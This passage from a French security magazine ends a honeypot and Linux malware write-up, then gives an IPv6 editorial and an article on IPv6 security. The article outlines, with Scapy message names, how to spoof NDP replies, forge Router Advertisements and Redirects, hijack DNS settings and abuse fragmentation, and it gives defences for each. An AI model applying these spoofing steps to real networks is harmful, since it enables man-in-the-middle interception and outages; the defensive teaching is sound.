Deux fonctions, pas de quoi se mettre la pression. Pour faire simple, car ce malware est vraiment bidon, la fonction **alcohol**, sur la figure 5, appelle la fonction **beer** en boucle avec le nombre d'itérations passées en paramètre au lancement du binaire, donc 100 dans notre cas.

Et la fonction **beer** va établir une connexion vers l'hôte distant. On a donc un DoS basique. La famille de ce binaire est connue sous le nom de Linux.Alcohol.a. Ça ne s'invente pas !




Figure 5 : Fonction Alcohol

Conclusion

Pendant deux mois d'analyses, j'ai collecté plusieurs binaires, mais ce sont toujours les mêmes familles qui reviennent (Linux/XOR.DDOS, Linux/Billgates, Linux/Tsunami, Bash0day...), avec souvent les mêmes fonctionnalités, DoS, bruteforce d'interface d'administration... Comme dans le cas étudié ici, ils ne sont pas compliqués techniquement, et ne posent pas vraiment de problèmes pour être analysés. Lorsqu'on découvre un binaire compressé avec UPX, c'est vraiment le bout du monde... Cependant, ils restent didactiques pour qui veut se faire la main en reverse d'exécutables Linux. ■

■ Remerciements

Je tiens à remercier Matthieu Aubigny pour la relecture, Maxime Morin @Maijin212 pour ses aides sur Radare2, ainsi que Paul Rascagneres @r00tbsd pour tous ses coups de main et conseils.

■ Références

- [1] Le projet Honeynet : <https://www.honeynet.org/project>
- [2] dionaea : <http://dionaea.carnivore.it/>
- [3] honeyd : <http://www.honeyd.org/>
- [4] sysdig : <http://www.sysdig.org/>
- [5] kojoney : <http://kojoney.sourceforge.net/>
- [6] kippo : <https://github.com/desaster/kippo>
- [7] cowrie : <https://github.com/micheloosterhof/cowrie>
- [8] Detecting kippo : <http://morris.guru/detecting-kippo-ssh-honeypots/>
- [9] Script Metasploit : http://www.rapid7.com/db/modules/auxiliary/scanner/ssh/detect_kippo
- [10] Kippo-graph : <https://bruteforce.gr/kippo-graph>
- [11] Radare2 radare.org : <https://github.com/radare/radare2>
- [12] <http://blog.malwaremustdie.org/>
- [13] https://fr.wikipedia.org/wiki/Vores_%C3%98l

SANS Institute

La référence mondiale en matière
de formation et de certification à la
sécurité des systèmes d'information



FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408

Investigation Infoforensique
Windows

FOR 508

Analyse Infoforensique et
réponses aux incidents clients

FOR 572

Analyse et investigation
numérique avancées dans les
réseaux

FOR 585

Investigation numérique avancée
sur téléphones portables

FOR 610

Rétroingénierie de logiciels
malveillants : Outils et
techniques d'analyse

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à :

formations@hsc.fr





IPv6, L'ÉTERNEL PROTOCOLE DE DEMAIN

Au début des années 2000, un professeur enseignant la théorie des systèmes d'exploitation m'a affirmé ceci : « Unix a toujours été le système de demain, un jour ce sera le système d'hier sans jamais avoir été celui d'aujourd'hui ». La suite lui a plutôt donné tort, mais s'il est vrai que l'avenir d'Unix en 2000 n'appelait pas forcément à l'optimisme, celui d'IPv6 semblait assuré. L'épuisement des adresses IPv4 induirait mécaniquement l'obligation à plus ou moins courte échéance de passer sur IPv6. Et en attendant d'y être obligé, disposer d'une adresse IPv6 permettait de voir bouger la vache [1].

Pourtant quinze ans plus tard, force est de constater qu'IPv6 connaît certains retards à l'allumage. Des contournements ont été mis en œuvre par les opérateurs ne disposant pas assez de préfixes IPv4 à renfort de NAT et de double NAT. Ces astuces font qu'à ma connaissance, aucun opérateur grand public ne propose un accès uniquement IPv6 à ses clients. Il y a une dizaine d'années, réaliser du NAT du côté de l'opérateur (et même du côté du client pour les puristes) aurait fait hurler : c'était la mort des protocoles aussi bien conçus que FTP, IRC, H.323 et autre SIP ; il allait falloir mettre autant de RAM et de CPU sur un routeur de backbone que sur un PC de bureau (et le prix au Giga n'est pas le même chez Cisco que chez Dell...) ; Internet était conçu pour des flux pairs à pairs et l'usage de NAT allait le transformer en minitel. Aujourd'hui que la quasi-totalité des flux grand public passe par les ports 80/443 et converge vers une poignée de gros fournisseurs de contenus, la plupart des utilisateurs ne se rendent même pas compte s'ils sont NATés ou pas. Et puis si ce n'est pas le FAI qui fait du NAT, il y a maintenant tant de terminaux possédant une adresse IP dans chaque domicile que le NAT est obligatoire à la maison.

Sachant donc que tout terminal dispose d'une adresse IPv4, et que cela risque de durer, l'intérêt pour les fournisseurs de service de proposer un accès IPv6 à leurs applications peut sembler limité. Qui plus est, comme c'est expliqué dans le retour d'expérience de l'université de Strasbourg, proposer un accès IPv6 risque d'empêcher certains terminaux croyant disposer d'un accès IPv6 fonctionnel d'accéder aux services. Croyant augmenter la connectivité de

son réseau on la limite parfois en proposant IPv6 en plus d'IPv4. Déployer IPv6 pour l'accès à ses services c'est aussi courir le risque de mettre en place un protocole mal maîtrisé par les équipes et dont l'implémentation sur les matériels et briques logicielles n'est pas aussi mature que pour IPv4.

Alors, pourquoi proposer un nouveau dossier dans *MISC* sur IPv6 ? Simplement parce que si le déploiement du protocole a pris énormément de retard il reste inéluctable. Et lorsque les principaux fournisseurs de services auront terminé de déployer IPv6, que les premiers clients purs IPv6 pointeront le bout de leur nez, il sera trop tard pour le déployer dans de bonnes conditions. Il est donc temps de se retrousser les manches, de prendre un cachet d'aspirine et de commencer à essayer d'anticiper les problèmes qui risquent de se poser.

Ce dossier sur IPv6 commence avec un panorama complet d'IPv6 et des évolutions qu'il a connu ces dernières années tout particulièrement en matière de sécurité et de vie privée. Nous enchaînons avec un article sur les meilleures pratiques pour l'implémentation d'IPv6 au niveau d'un backbone puis nous terminons ce dossier avec deux retours d'expérience sur la mise en place d'IPv6 sur le réseau d'un campus universitaire et sur un réseau régional.

Bonne lecture !

Cedric Foll
cedric@miscmag.com / @follc

[1] Maintenant c'est une tortue : <http://www.kame.net/>

AU SOMMAIRE DE CE DOSSIER :

- [21-26] Sécurité & IPv6 : on s'était donné rendez-vous dans 10 ans
- [29-33] Quelques éléments de sécurité IPv6 à prendre en compte sur un réseau d'opérateur
- [34-40] Retour d'expérience du déploiement d'IPv6 sur un réseau de campus
- [42-48] Retour d'expérience : déploiement d'IPv6 sur un réseau régional

SÉCURITÉ & IPV6 : ON S'ÉTAIT DONNÉ RENDEZ-VOUS DANS 10 ANS

Guillaume Valadon – guillaume@valadon.net



mots-clés : IPV6 / SÉCURITÉ / SCAPY

La première série d'articles dédiée au protocole IPv6 a été publiée dans MISC n°27 à la rentrée 2006. Depuis, IPv6 n'est toujours pas omniprésent, comme certains l'avaient prédit, mais beaucoup de choses ont changé. Ainsi, la plupart des OS modernes prennent en charge IPv6, et l'activent par défaut, et de nombreux fournisseurs d'accès le propose à leurs clients [ORANGE-IPV6-NOVEMBRE-2015]. Côté serveurs, IPv6 a été largement adopté pour le DNS [IPV6-PROGRESS-REPORT]. Concernant le Web, la situation est plus mitigée, et seuls 10 % des sites les plus fréquentés, d'après la société américaine Alexa, l'ont configuré. À titre indicatif, environ 10 % des utilisateurs de Google utilisent IPv6 [GOOGLE-IPV6-STATISTICS]. Cet article présente tout d'abord les changements structurels et fonctionnels du protocole IPv6. Fort de ces descriptions théoriques nécessaires, l'objectif est de s'attarder sur cinq éléments distincts, qui 10 ans plus tard, semblent les plus pertinents pour appréhender le protocole IPv6 sous l'angle de la sécurité. Il s'agit de l'espace d'adressage, du mécanisme de découverte de voisins, de la question du respect de la vie privée, des entêtes d'extension, et de l'énumération de réseaux. Afin d'illustrer le contenu, les fonctions et messages de Scapy relatifs à IPv6 sont également discutés.

1 Le protocole IPv6

1.1 Les fonctionnalités

Comparé à l'entête IPv4, l'entête IPv6, défini dans la RFC2460, a doublé de taille passant de 20 octets à 40 octets. Cependant, en termes de nombre de champs, l'entête IPv6 semble avoir subi une cure d'amaigrissement : 13 champs en IPv4 contre 8 en IPv6. Pour arriver à ce résultat, les fonctionnalités peu utilisées comme le *source routing*, et dans une certaine mesure, la fragmentation, ont été déplacées dans des entêtes d'extension placés après l'entête IPv6. L'enchaînement de ces entêtes se fait via le champ **Next Header** qui indique le type du protocole suivant. Grâce à ce mécanisme, l'entête IPv6 a une taille fixe ce qui facilite le travail des routeurs. Ces extensions ont cependant des implications importantes

pour la sécurité, car elles font l'objet de multiples vulnérabilités qui seront décrites dans la section 5. Le champ **checksum** a également disparu pour diminuer les traitements effectués par les routeurs à chaque changement du champ **Hop Limit**. Cette fonctionnalité repose désormais sur les couches inférieures (comme Ethernet), et supérieures (comme UDP ou TCP).

Le mécanisme de fragmentation est quant à lui devenu optionnel. Chaque nœud IPv6 doit désormais être en mesure d'utiliser une MTU de 1280 octets. Ainsi, des paquets de cette taille ne seront jamais fragmentés. Par ailleurs, si un routeur du réseau ne peut transmettre un paquet sur l'une de ses interfaces, il va envoyer un message **ICMPv6PacketTooBig** à la source pour l'informer de la valeur de la MTU à utiliser. Contrairement à IPv4, les routeurs ne fragmentent donc plus. Les nœuds IPv6 sont désormais responsables d'adapter la taille des paquets en fonction des destinataires. Ce mécanisme est disponible dans le **Fragment Header**, appelé **IPv6ExtHdrFragment** dans Scapy. Cette fragmentation à la source couplée au



mécanisme Path MTU Discovery, défini dans la RFC1981, autorise des échanges plus efficaces sur le réseau. Ainsi en IPv6, TCP peut ajuster la taille des segments émis afin qu'ils ne soient jamais fragmentés.

1.2 ICMPv6 et l'auto-configuration d'adresses

Vous l'aurez compris, ICMPv6 est donc devenu un élément fondamental. En effet, ses différents messages d'erreurs ne peuvent être filtrés sans remettre en cause le bon fonctionnement du protocole IPv6. Par ailleurs, le successeur du protocole ARP, appelé NDP (*Neighbor Discovery Protocol*) et défini dans la RFC4861, s'appuie sur le format des paquets d'ICMPv6. Il assure les trois fonctions suivantes :

1. la découverte de l'adresse MAC associée à une adresse IPv6 via les messages ICMPv6 **Neighbor Solicitation** et **Neighbor Advertisement**. Ces messages sont également utilisés par un nœud pour vérifier que ses adresses IPv6 ne sont pas utilisées par un autre nœud sur le réseau ;
2. la redirection vers un meilleur routeur local à l'aide du message **Redirect** ;
3. l'auto-configuration des nœuds avec les messages **Router Solicitation**, et **Advertisement**. Le routeur annonce périodiquement le préfixe et le serveur DNS à utiliser sur le lien. Les nœuds utilisent cette information pour calculer et configurer leurs adresses IPv6.

Lorsqu'un nœud IPv6 démarre, il utilise successivement les différents paquets qui constituent NDP afin de déterminer, en trois étapes, ses deux adresses IPv6, l'une dite « lien-local » et l'autre dite « globale ». La section 2 décrit les différentes adresses IPv6 en détail, ainsi que leurs implications pour la sécurité. À ce stade de l'article, et pour simplifier, on considéra que l'utilisation d'une adresse IPv6 lien-local est assimilable à une adresse MAC, et qu'une adresse IPv6 globale est similaire à une adresse IPv4 publique.

Tout d'abord, le nœud commence par dériver son adresse lien-local à l'aide de son adresse MAC. Par exemple, s'il s'agit de **60:39:b5:6c:74:5a**, cette adresse sera **fe80::6239:b5ff:fe6c:745a** dans le préfixe **fe80::/64**. En effet, on passe de l'adresse MAC sur 48 bits à un identifiant d'interface sur 64 bits, en positionnant à un le septième bit de poids fort et en ajoutant **ff:fe** au milieu de l'adresse MAC. Les fonctions **in6_ifaddrtomac()** et **in6_mactofaceid()** de Scapy permettent de manipuler rapidement ces identifiants.

Le nœud émet alors un message ICMPv6 **Neighbor Solicitation**, afin de déterminer si cette adresse est déjà utilisée. Si aucune réponse n'est reçue, l'adresse est unique sur le lien, et la procédure peut continuer. Désormais, le nœud peut utiliser IPv6 pour communiquer avec les autres nœuds du lien, mais pas ceux sur l'Internet. Avec Scapy, il faut envoyer le paquet **IPv6()/ICMPv6ND_NS(tgt="fe80::6239:b5ff:fe6c:745a")** pour simuler cette étape.

Dès lors, le nœud va chercher à identifier le routeur sur le lien ainsi que le préfixe global qu'il devra utiliser. Pour cela, il peut soit attendre de recevoir le message **Router Advertisement** émis périodiquement par le routeur, soit envoyer un message **Router Solicitation** pour forcer l'émission du message **Router Advertisement**. Si le préfixe global annoncé est **2001:db8::/64**, le nœud va dériver son adresse globale de la même façon que son adresse locale. Ici, il s'agit de **2001:db8::6239:b5ff:fe6c:745a** ; une adresse utilisable pour communiquer avec tous les nœuds de l'Internet. Avec Scapy, il suffit d'envoyer **IPv6()/ICMPv6ND_RS()** pour recevoir le message **Router Advertisement**.

La dernière étape consiste à vérifier que cette nouvelle adresse est unique sur le lien à l'aide d'un second message ICMPv6 **Neighbor Solicitation**. L'adresse globale étant dérivée de la même façon que l'adresse, lien-local certaines implémentations choisissent de ne pas envoyer ce message.

Il est important de souligner que chacune de ces étapes critiques peut être attaquée. Les attaques touchant NDP et les mécanismes de protection associés sont décrits dans la section 3.

1.3 Quelques autres éléments importants

Du point de vue de l'infrastructure, le protocole IPv6 amène également son lot de changements remarquables. Ainsi, un sous-réseau sur lequel sont connectés des nœuds fait désormais 64 bits. La mise en œuvre de DHCP n'est par ailleurs plus nécessaire en raison du mécanisme d'auto-configuration d'adresses, aussi appelé SLAAC (*State Less Address Auto Configuration*). Le *broadcast* générique a également disparu au profit du *multicast* permettant d'adresser spécifiquement un ensemble de nœuds précis, comme tous les routeurs présents sur le réseau, ou tous les serveurs NTP.

Finalement, tout le monde le sait : les adresses IPv6 font 128 bits. Ce changement structurel issu de la raréfaction des adresses IPv4 au début des années 90 rend obsolète la NAT ; un mécanisme qui date de la même période, tout comme les prémisses d'IPv6. En effet, chaque nœud IPv6 que l'on souhaite raccorder à l'Internet peut désormais posséder une adresse publique, permettant ainsi des communications de bout en bout ne nécessitant plus des adaptations protocolaires au niveau des passerelles.

2 L'espace d'adressage

Au-delà d'un simple passage sur 128 bits, l'espace d'adressage d'IPv6 [**IANA-IPV6-ADDRESS-SPACE**] a été repensé. Ainsi, différents préfixes d'usages bien distincts ont été définis. Un préfixe IPv6 possède désormais deux attributs : un type et une portée. Le type définit la façon de communiquer, *unicast*, *anycast* ou *multicast*, associée à l'adresse. La portée (*scope* en anglais), quant à elle, peut être assimilée au périmètre d'utilisation de l'adresse.



En ce qui concerne la sécurité, la portée est particulièrement pertinente. Elle permet en effet de segmenter plus finement les réseaux et de limiter les communications, car deux adresses de portées différentes ne sont pas autorisées à communiquer. Trois préfixes sont tout particulièrement intéressants à présenter :

- le préfixe *global* **2000::/3** dont les adresses associées sont routées dans l'Internet, et permettent à des nœuds (un équipement, routeur ou hôte, qui possède une pile IPv6) distants de communiquer. Cet espace d'adressage conséquent permet donc d'assigner une adresse publique à tout ce que l'on veut : ordinateurs, téléphones, ou grille-pains. La NAT n'est donc plus nécessaire en IPv6, et les nœuds peuvent communiquer de bout en bout sans voir les paquets modifiés en route ;
- le préfixe *unique local* **fd00::/8** défini dans la RFC4193 peut, quant à lui, être assimilé aux préfixes de la RFC1918 sans possibilité de collisions. Afin d'assurer cette propriété, il convient de tirer 40 bits au hasard afin de constituer un préfixe sur 48 bits comme **fd98:bbeb:c6d9::/48** qui pourra être assigné aux nœuds du réseau. Ce tirage aléatoire est une innovation importante par rapport à la RFC1918, car elle rend peu probables les collisions de préfixes, et facilite donc le routage entre les réseaux associés. La fonction `in6_getLocalUniquePrefix()` de Scapy permet de générer de tels préfixes facilement. Ces adresses ne sont pas routées sur Internet, mais peuvent l'être à l'échelle d'une entreprise ou d'un campus universitaire. Les vieux grimoires d'IPv6 parlent parfois du préfixe **fec0::/10** qui ne doit plus être utilisé. C'est l'ancêtre du préfixe **fd00::/8** qui ne possédait pas la fonctionnalité d'anti-collision ;
- le préfixe *link-local* **fe80::/10** représente les adresses locales au lien. Elles ne sont pas routées, et ne sont utilisables qu'au sein d'un même domaine de *broadcast*. Ces adresses sont principalement utilisées par le successeur du protocole ARP : NDP (*Neighbor Discovery Protocol*), présenté au début de cet article. Elles ressemblent à celles du préfixe **169.254.0.0/16** que l'on aperçoit de temps en temps lorsqu'un hôte IPv4 n'arrive pas à joindre un serveur DHCP.

Ces trois préfixes et leurs portées associées permettent de composer des politiques de sécurité fines. Par exemple, il n'est pas nécessaire d'assigner une adresse globale à un nœud IPv6 s'il n'est pas utile qu'il communique avec d'autres nœuds sur l'Internet. De la même façon, il est possible d'utiliser des adresses *uniques locales* sur un réseau en forçant l'utilisation d'un *proxy* pour communiquer avec des nœuds de l'Internet ayant une adresse globale. On pourrait également envisager d'utiliser des adresses *uniques locales* pour administrer localement des serveurs : le démon SSH ne serait par exemple pas en écoute sur l'adresse globale.

En IPv6, selon les bonnes pratiques, un site se voit habituellement assigner un préfixe de 48 bits (*global* ou *unique local*). Les sous-réseaux faisant 64 bits ; 2¹⁶ préfixes sont donc disponibles localement pour différencier les usages. Il devient alors possible de rêver à un sous-

réseau IPv6 par utilisateur afin de les isoler les uns des autres. De façon plus pragmatique, ce grand nombre de préfixes est utile pour rendre le filtrage plus explicite.

Bien que la NAT ait disparu, il est primordial de protéger les nœuds IPv6 possédant une adresse globale par un pare-feu. À ce titre, les RFC4864 et RFC6092 présentent un ensemble de recommandations permettant de protéger le périmètre d'un réseau tel que celui d'une box ADSL. L'idée principale est de filtrer les connexions entrantes. En ce qui concerne les postes nomades utilisant IPv6, la seule alternative est d'utiliser un pare-feu local afin qu'ils assurent leurs propres protections.

3 La découverte de voisins

La découverte de l'adresse MAC associée à une adresse IPv6 étant très similaire à ARP, les mêmes types d'attaques touchent NDP. Elles sont présentées en détail dans la RFC3756. Ainsi, un attaquant présent sur le lien peut empoisonner le cache des voisins (appelé « cache ARP » en IPv4) en répondant plus vite que le nœud légitime. Il s'agit de la première étape d'une attaque *man-in-the-middle*. L'attaquant peut également faire croire à un nœud que son adresse est déjà utilisée, l'empêchant ainsi d'utiliser IPv6. Avec Scapy, dans les deux cas, il suffit de répondre un message **ICMPv6ND_NA** aux messages **ICMPv6ND_NS** envoyés par la victime pour monter ces attaques. Si les *switchs* le supportent, le mécanisme d'*IPv6 snooping* [**CISCO-IPV6-SNOOPING**] peut être mis en œuvre afin de limiter leurs impacts. De même, le logiciel *Neighbor Discovery Protocol Monitor* (NDPMon), disponible dans la plupart des distributions, peut être déployé pour surveiller les changements d'association entre adresses MAC et adresses IPv6. Quelques lignes de Scapy peuvent également fournir le même résultat.

Tout comme en IPv4, la fonctionnalité de redirection peut être détournée par un attaquant pour faire croire à un nœud qu'il existe un autre meilleur routeur par défaut sur le lien. En IPv6, le message **Redirect** permet toutefois de monter une attaque plus fine. Ce message permet désormais d'indiquer qu'une adresse globale est présente localement. L'attaquant peut donc uniquement usurper une seule destination sans se soucier du reste du trafic. Avec Scapy, il suffit d'usurper le routeur aux niveaux Ethernet et IPv6 et d'utiliser les messages **ICMPv6ND_Redirect** et **ICMPv6NDOptDstLLAddr**. La seule contre-mesure fiable est, par exemple, de désactiver les messages **Redirect**, par exemple via le sysctl `net.ipv6.conf.default.accept_redirects` sous Linux.

Le mécanisme d'auto-configuration peut également être attaqué de façons plus ou moins subtiles, mais dont la finalité demeure de monter une attaque *man-in-the-middle* :

- si le réseau ne fournit pas d'IPv6, l'attaquant peut envoyer un simple message **ICMPv6ND_RA** avec l'option **ICMPv6NDOptPrefixInfo** pour forcer la configuration des nœuds en IPv6. Cela lui permet de



tirer parti du fait que les OS modernes choisissent en priorité de communiquer en IPv6. Pour se prémunir de cette attaque dans des environnements ouverts, il suffit de désactiver IPv6 ;

- l'attaquant peut simplement envoyer un message **ICMPv6ND_RA** en se faisant passer pour le routeur du lien. Pour maximiser ses chances de réussite, le champ **preference** peut être positionné à la valeur **High** définie dans la RFC4191. Par défaut, les **Router Advertisements** sont envoyés avec la valeur **Medium** ;
- à l'aide de l'option **ICMPv6NDOptRDNSS** du message **ICMPv6ND_RA**, l'attaquant peut plus simplement changer le serveur DNS qui sera utilisé par sa victime. Il lui suffit alors de mentir sur les enregistrements DNS demandés ;
- une autre alternative plus discrète consiste à utiliser le bit M (pour Managed) du message **Router Advertisement** envoyé par le routeur légitime. Si l'OS de la victime le prend en charge, le serveur DHCPv6 de l'attaquant sera utilisé pour configurer les adresses et les serveurs DNS.

Plusieurs mécanismes de protection sont disponibles afin de se prémunir de ce type d'attaques. Il est tout d'abord possible de modifier le comportement par défaut des implémentations et de forcer la préférence à **High** dans tous les **Router Advertisements**. Par ailleurs, le logiciel **rafixd** [**RAFIXD**] peut être utilisé pour invalider les messages **Router Advertisements** envoyés par un attaquant. Pour cela, il détecte les faux **Router Advertisements**, et en envoie une copie en modifiant les champs relatifs à leurs durées d'utilisation. Par conséquent, les faux **Router Advertisements** ne seront pas utilisés par les nœuds du réseau.

Le mécanisme **RA guard** défini dans la RFC6105 est la solution la plus efficace. Une **switch** le supportant n'autorise que certains ports de l'équipement à transmettre des messages **Router Advertisements**. Les messages **Router Advertisements** envoyés sur un port différent de celui du routeur seront tout simplement détruits par la **switch**.

Il est important de souligner que l'implémentation de la gestion du message **Router Advertisement** a fait l'objet de plusieurs CVE depuis 2010. Windows Linux et FreeBSD ont été touchés. Dans certains cas, une élévation de privilèges depuis le réseau local était possible.

Finalement, il est intéressant de mentionner **SEcure Neighbor Discovery** (SEND), une version sécurisée de NDP utilisant la cryptographie asymétrique pour empêcher les attaques précédemment décrites. Ce protocole demeure cependant délicat à implémenter dans le noyau, et difficile à déployer sur un réseau, car il doit être pris en charge par tous les nœuds. Le logiciel **Ndprotector** [**NDPROTECTOR**] est une implémentation en *userland* qui utilise Scapy.

En raison de sa complexité, SEND ne sera probablement jamais déployé, les mécanismes d'*IPv6 snooping* et *RA guard* présents dans les *switches* fournissant des

solutions simples aux attaques contre le protocole de découverte de voisins d'IPv6.

Un nœud peut également essayer de se prémunir d'une partie de ces attaques en désactivant certaines de ces fonctionnalités. Sous Linux, il est ainsi possible de désactiver l'auto-configuration d'adresses sur un serveur via les variables **net.ipv6.conf.all.accept_ra** et **net.ipv6.conf.all.autoconf**. Sous les différentes variantes de BSD, il faut explicitement démarrer le démon **rtsold**, via **/etc/rc.conf**, afin d'envoyer des messages **Router Solicitations** et d'accepter les messages **Router Advertisements**. Par ailleurs, la découverte de voisins s'effectuant au-dessus d'IPv6 des règles de pare-feu peut également être mise en place comme contre-mesures complémentaires.

4 Le respect de la vie privée

L'auto-configuration des adresses IPv6 est un atout majeur du protocole, car il n'est plus nécessaire de déployer des serveurs DHCP. Cependant, cette facilité de gestion et de création des adresses IPv6 est problématique, car elle permet de tracer les utilisateurs. En effet, l'identifiant d'interface reste fixe si l'on change de réseau. Un utilisateur se connectant au même serveur web depuis deux préfixes différents sera donc facilement identifiable. Par ailleurs, il peut livrer des informations sur le matériel sous-jacent ce qui peut être une information pertinente pour déterminer l'OS et monter une attaque plus ciblée. Scapy permet de trouver le constructeur associé à une adresse MAC à l'aide de la méthode **conf.manufdb.get_manuf()**.

La RFC4941 propose de générer des adresses IPv6 temporaires dans lesquelles les 64 derniers bits d'une adresse IPv6 sont aléatoires. Cette fonctionnalité est présente sur la plupart des OS modernes. Sous Linux, elle peut être activée à l'aide de la commande **sysctl -w net.ipv6.conf.default.temp_addr=2**. Sous IOS, elle est désormais activée par défaut.

Deux durées d'utilisation sont alors associées à cette nouvelle adresse : une durée d'utilisation pour les nouvelles connexions (par défaut, une journée sous Linux), et une durée de validité pour les connexions en cours (par défaut, 168 jours). Elles sont modifiables via les deux variables **sysctl** suivantes : **net.ipv6.conf.all.temp_preferred_lft** et **net.ipv6.conf.all.temp_valid_lft**.

Ce changement d'adresses IPv6 fréquent est loin d'être idéal dans des réseaux où il est nécessaire de savoir quelles adresses sont associées aux utilisateurs. La RFC7217 propose donc une méthode pour dériver une adresse IPv6 stable pour un préfixe donné, et qui ne livre pas d'informations sur l'adresse MAC du nœud. Cette solution est néanmoins peu satisfaisante, car elle implique qu'un même secret soit configuré sur tous les nœuds IPv6 du réseau. Cela va donc à l'encontre de la simplicité du mécanisme d'auto-configuration d'adresses, et soulève des questions liées au déploiement et au renouvellement du secret. Une implémentation existe



dans le noyau Linux depuis le printemps 2015. Pour certains usages, il semble toutefois envisageable de diffuser ce secret via une option du message **Router Advertisement**, mais cela n'est pas prévu par la RFC.

L'utilisation d'une double pile IPv4 et IPv6 peut également poser problème dans le cadre de l'utilisation d'un VPN. Si le service de VPN ne fournit pas une connectivité en IPv6 et que le serveur DNS utilisé répond des enregistrements AAAA (i.e. des adresses IPv6), alors toutes les communications vers des serveurs utilisant IPv6 sortiront en clair. Là encore, cela vient du fait que les OS modernes choisissent en priorité de communiquer en IPv6. Un attaquant pourrait tirer parti de ce choix en annonçant un préfixe dans un faux message **Router Advertisement**. Face à ce problème, les solutions sont simples : utiliser un service de VPN fournissant de l'IPv6, ou désactiver ponctuellement IPv6 via un `sysctl` ou un pare-feu. Un article **[IPV6-VPN-LEAKS]** daté de juin 2015 effectue une comparaison de différents services VPN vis-à-vis de ce problème.

5 Les entêtes d'extension

Comme nous l'avons vu au début de l'article, la fonctionnalité de fragmentation de paquets est désormais disponible dans le **Fragment Header**. Le mécanisme est en tout point similaire à celui présent en IPv4. Par conséquent, il a subi les mêmes écueils depuis quelques années comme l'*overlapping* de fragments pour passer des pare-feu, l'évasion d'IDS, car les comportements des piles IPv6 diffèrent, ou les scans de ports furtifs grâce aux identifiants de fragments non aléatoires **[DRAFT-PREDICTABLE-FRAGMENT]**. Une présentation de 2013 **[IPV6-FRAGMENTATION-ATTACK]** présente ces différents scénarios en détail à l'aide d'exemples avec Scapy et le message **IPv6ExtHdrFragment**. La correction de ces problèmes passe à la fois par une modification des RFC et des implémentations des piles IPv6. Fin juillet 2015, le CVE-2015-4293 montre qu'il est possible de porter atteinte à la disponibilité de certains routeurs CISCO avec des paquets fragmentés mal formés.

La fonctionnalité de *source routing*, retirée d'IPv4, était initialement présente en IPv6 dans le **Routing Header**, type 2. Son objectif est de pouvoir forcer un paquet à traverser des équipements précis en spécifiant la liste de leurs adresses IPv6 depuis la source. Cette idée apparemment anodine a été rendue obsolète par la RFC5095 suite à de gros problèmes d'implémentation ayant de forts impacts sur la sécurité. L'attaquant contrôlant le chemin emprunté par les paquets était ainsi en mesure de contourner des pare-feu, ou de provoquer des DoS en faisant faire des allers-retours entre deux routeurs dans le réseau. En 2007, le pire cas identifié sur l'Internet permettait de recevoir une réponse près de 40 secondes après l'émission de la question.

L'histoire a cependant oublié Scapy en route. En effet, la RFC5095 découle de l'implémentation du message **IPv6ExtHdrRouting** dans Scapy, et de la présentation stéréoscopique de Philippe Biondi et Arnaud Ebalard à

la conférence CanSecWest **[IPV6-ROUTING-HEADER-SECURITY]** en 2007. Bien que déroutante de premier abord, elle a été largement diffusée, quelques jours après, dans la communauté des personnes spécifiant et implémentant le protocole IPv6. En effet, c'était la première fois que les implications pour la sécurité du **Routing Header**, type 2, étaient discutées publiquement à l'aide d'exemples concrets.

